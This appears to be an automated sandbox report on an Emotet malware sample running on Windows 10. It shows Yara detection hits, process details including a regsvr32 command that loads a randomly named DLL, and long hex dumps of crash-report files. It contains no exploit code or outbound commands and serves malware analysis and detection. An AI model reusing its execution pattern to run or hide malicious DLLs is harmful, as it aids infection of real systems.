Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.496285475.0000020B82310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.509254833.0000020B82310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.480705618.0000020B82310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.508232129.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.476842072.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.496104854.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: regsvr32.exe PID: **6280**, Parent PID: **7100**

General

Target ID:	6
Start time:	04:57:25
Start date:	14/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KiAiForPK\zlxWteloxtTITR.dll"
Imagebase:	0x7ff778e70000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.845620253.0000000000830000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.846026489.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: **6440**, Parent PID: **580**

General

Target ID:	8
Start time:	04:57:36
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **5556**, Parent PID: **6224**

General

Target ID:	9
Start time:	04:57:38
Start date:	14/05/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 6224 -s 328
Imagebase:	0x7ff76a840000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA607F527E	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9846.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9846.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_wgJ_e06ee120fc2caa8a6b5839bb9d970592ab273f3_0a0ccb00_15dea10e	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_wgJ_e06ee120fc2caa8a6b5839bb9d970592ab273f3_0a0ccb00_15dea10e\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFA607EE9F7	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9846.tmp	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9846.tmp.xml	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER92B0.tmp.csv	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER92FF.tmp.txt	success or wait	1	7FFA607EE9F7	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 34 fd 7f 62 fd 05 12 00 00 00 00 00	MDMP 4b	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	9528	6	00 00 00 00 00 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	212	1420	09 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 38 25 00 00 00 01 00 00 4c 77 fd 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 5e 1d 3e 02 00 00 54 05 00 00 fd 03 00 00 50 18 00 00 21 fd 7f 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00	UB8%Lw^>TP!b0Pacific Standard TimePacific Daylight Time	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	10252	1232	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 7f 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 5f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 02 02 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 fd 02 fd 01 00 00 00 00 00 00 00 00 00 00 00 68 fd 5d 39 fd 00 00 00 fd fd 5d 39 fd 00 00 00 fd 03 05 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 5b 1e fd 0b 02 00 00 0a 00 00 00 00 00 00 00 10 24 64 4a fd 0f 00 00 fd fd fd fd fd fd fd 20 5b 1e fd 0b 02 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 18 1f fd 0b 02 00 00 00 00 00 00 00 00 00	_3++S++Xh]9]9[$dJ [	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	1632	168	4c 18 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 04 00 00 0c 28 00 00	L(	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	15180	20	54 00 00 00 00 fd 02 fd 01 00 00 00 2e 00 00 00 fd 40 00 00	T.@	success or wait	84	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	16528	46	01 1d 08 00 1d 64 15 00 1d 34 14 00 1d fd 13 fd 11 70 10 50 01 1f 0b 00 1f fd 1d 00 1f 74 1c 00 1f 64 1b 00 1f 34 1a 00 1f 01 18 00 14 50	d4pPtd4P	success or wait	83	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	57306	1240	76 fd 7a 73 fd 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 32 7b 73 fd 7f 00 00 10 00 00 00 00 00 00 00 68 fd fd 39 fd 00 00 00 61 fd fd 39 fd 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 40 61 39 fd 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 60 fd 1e fd 0b 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2f 1e fd 0b 02 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 00 00 00 00 00 00 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	vzs`2{sh9a9@a9`/TT	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	1800	4	03 00 00 00		success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	11484	1232	00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 48 00 00 00 00 00 00 00 1f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 46 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 78 fd 5d 39 fd 00 00 00 fd fd fd fd fd fd fd 78 fd 5d 39 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 68 fd 5d 39 fd 00 00 00 fd fd 5d 39 fd 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd 78 fd 5d 39 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 82 73 fd 7f 00	H3++S++Fx]9x]9h]9]9x]9s	success or wait	3	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	1900	48	2c 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd 61 39 fd 00 00 00 fd fd 39 fd 00 00 00 48 0b 00 00 22 4a 00 00 fd 04 00 00 7c 36 00 00	, a99H"J|6	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	1960	4	19 00 00 00		success or wait	25	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	9534	30	18 00 00 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	rundll32.exe	success or wait	25	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	4556	4320	00 00 23 6e fd 7f 00 00 00 fd 02 00 3c 32 03 00 fd 7c 68 2b fd 27 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 20 00 00 00 70 00 00 00 0c 00 00 00 01 00 00 00 00 00 00 00 00 10 00 fd 01 00 00 00 fd fd 02 fd 01 00 00 00 00 00 00 fd 01 00 00 00 51 01 00 00 04 00 00 00 fd fd 73 fd 7f 00 00 fd fd 73 fd 7f 00 00 00 fd 02 fd 01 00 00 00 fd fd 34 09 67 fd 01 00 10 00 fd 01 00 00 00 fd fd 02 fd 01 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 01 00 00 00 00 00	#n<2|h+'BB?#`A pQss4gQ	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	8884	644	01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd fd fd 7f 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 30 fd 02 00 00 00 00 00 40 fd 02 00 00 00 00 4f 14 02 00 00 01 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd 03 00 00 00 00 00 0d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 2b fd 1a 00 00 00 00 00 15 18 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 77 06 00 00 00 00 00 30 21 48 fd 00 00 00 00 fd 45 fd 1d 00 00 00 00 49 fd fd 20 00 00 00 00 29 22 09 01 00 00 00 00 fd 26 01 00 fd fd 00 00 47 fd 05 00 fd fd 0a 00 15 18 05 00 06 7f 15 00 fd 77 06 00 fd fd 3c 00 2a fd 01 00 41 fd 15 00 00 00 00 00 4a fd 28 00 4c 66 04 00 61 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 02 00	Zb0@O+@w0!HEI)"&Gw<*AJ(Lfa	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	58546	5924	06 00 00 00 4b 00 65 00 79 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69	KeyEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(Wai	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER90A3.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 fd 0a 00 00 fd 07 00 00 0d 00 00 00 7c 10 00 00 38 12 00 00 05 00 00 00 44 05 00 00 4c 3b 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 70 0e 00 00 66 fd 00 00 15 00 00 00 fd 01 00 00 fd 22 00 00 16 00 00 00 fd 00 00 00 fd 24 00 00	|8DL;`8Tpf"$	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	7FFA607EE9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	7FFA607EE9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9651.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	7FFA607EE9F7	unknown

